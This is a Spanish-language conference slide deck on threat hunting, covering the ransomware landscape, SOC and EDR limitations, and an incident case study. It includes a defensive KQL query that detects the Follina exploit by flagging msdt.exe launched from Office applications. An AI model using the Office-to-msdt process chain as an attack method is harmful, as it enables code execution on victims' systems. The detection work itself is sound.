www.one-esecurity.com | www.ds4n6.io

Desde las trincheras:

Threat Hunting – Cazando y luchando contra los adversarios

Jess Garcia

Founder & CEO of One eSecurity

@j3ssgarcia

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

ccn-cert centro criptológico nacional

20 CNI ANIVERSARIO

CCN centro criptológico nacional

ccn-pytec

Who am I

Jess Garcia

@j3ssgarcia


Fundador y CEO de One eSecurity
25 años de experiencia

Compañía global de DFIR por más de 15 años
one-esecurity.com

Líder del proyecto DS4N6
www.ds4n6.io

Senior Instructor en SANS Institute
20 años

La realidad hoy en día I



red canary | 2022 Threat Detection Report

2022

Ransomware

Ransomware continued to dominate the 2021 threat landscape, and we observed operators take new approaches.

Supply chain compromises

Supply chain compromises were a major theme, starting with SolarWinds, Kaseya and NPM package compromises mid-year, and ending with Log4j.

Vulnerabilities

Adversaries exploited vulnerabilities affecting popular enterprise platforms to drop web shells, spread ransomware, and more.

Affiliates

The threat landscape continued its trend toward a software-as-a-service (SaaS) economy, muddying the already murky waters of attribution.


Crypters-as-a-service

Crypters like HCrypt and Snip3 joined the ranks of other "as-a-service" threats.

Common web shells


Adversaries exploited web applications with help from web shells such as China Chopper, Godzilla, and Behinder.

https://redcanary.com/threat-detection-report/



82% Increase in ransomware-related data leaks in 2021

eCrime Breakout Time



2021 Themes

Increasing Threats to Cloud Environments

https://www.crowdstrike.com/resources/reports/global-threat-report/

La realidad hoy en día II

Capacidades de Detección/Reacción en las organizaciones


Qué sí tienen

- Antivirus
- EDR
- SOC
- Aproximación reactiva

Qué no tienen

- Detección en red/cloud
- Aproximación a la seguridad proactiva
- Procesos reactivos
- Equipos de respuesta rápida
- Equipos especializados

Ciclo de vida del Threat Hunting




Caso de estudio

- Empresa global
- Presente en 5 continentes
- Headquarters regionales:
  - Londres / NY / Sídney
- SOC basado en EEUU
- One eSecurity brinda:
  - Servicios de Threat Hunting, con infra desplegada en EMEA y LATAM
  - DFIR Retainer

http://one-esecurity.com/sticco22

Timeline



Alerta
Alerta AV
Compromiso de DC
Despliegue masivo de malware
-6
-5
-4
-3
-2
-1
0
1
2
3
Acceso inicial
Reconocimiento
Mov. Lateral
Credential dumping
Comunicación C2
Prep. exfil
Nuevo malware Nuevos C2
Última actividad

Día 0

Alerta del SOC


- Malware relacionado con Ransomware
- 5 máquinas infectadas
- No hay alertas previas detectadas
- No hay actividad de contención del EDR
- No hay personal capacitado para analizar las alertas en el SOC
- Posible propagación a otras regiones

¿Cómo funciona un SOC?

GAPs

- Detección reactiva.
- Funcionan en base a casos de uso.
- Primera línea de defensa basada en L .
- Priorización en el cierre de tickets.
- Respuesta basada en SLAs de hasta 24 h.
- Dificultad para detectar amenazas avanzadas.
- Uso superficial de las capacidades del EDR.
- Carencia de correlación de telemetría.
- Baja capacidad de gestión de falsos positivos.

Capacidad de detección



AV / EDR / XDR

Antivirus


- Seguridad de endpoint más común
- Detección por firmas
- Detección heurística
- Detección por integridad
- Carente de telemetría

EDR (Endpoint Detection & Response)

- Solución para neutralizar ataques
- A nivel de endpoint
- Detección por comportamiento
- Detección por clasificación
- Capacidades de respuesta
  - Artefactos
  - Telemetría
  - Contención

XDR (Extended Detection & Response)

- Detección en:
  - Endpoints
  - Red
  - Cloud
- Detección y respuesta mejorados
- Interfaz centralizada
- Agnóstico a la tecnología



☐ ONE-CVE_2022_30190_Follina-2 Exploit ■■■ High ● Resolved


```
DeviceProcessEvents
| where ProcessCommandLine contains "msdt.exe"
  or FileName contains "msdt.exe"
| where InitiatingProcessFileName has_any (@"WINWORD.EXE", @"EXCEL.EXE", @"OUTLOOK.EXE", @"POWERPOINT.EXE")
```

EDR / XDR

- Solo una herramienta
- Requiere de un equipo experto para interpretar amenazas
- Dificultad para detectar cierto tipo de ataques avanzados:
  - Movimientos laterales
  - Ataques en kernel land
  - Carencias de telemetría

Importancia del **benchmarking** para detectar puntos débiles

Open XDR



Integración

Datos centralizados
y normalizados

Reduce la dificultad
para el equipo.

SIEMs

EDRs / XDRs

Open
XDR


SOARs

Tools

Mejora la eficacia y la
eficiencia.

Reutilizar el esfuerzo/inversión
ejecutado en otras tecnologías

¿Contra qué nos enfrentamos?

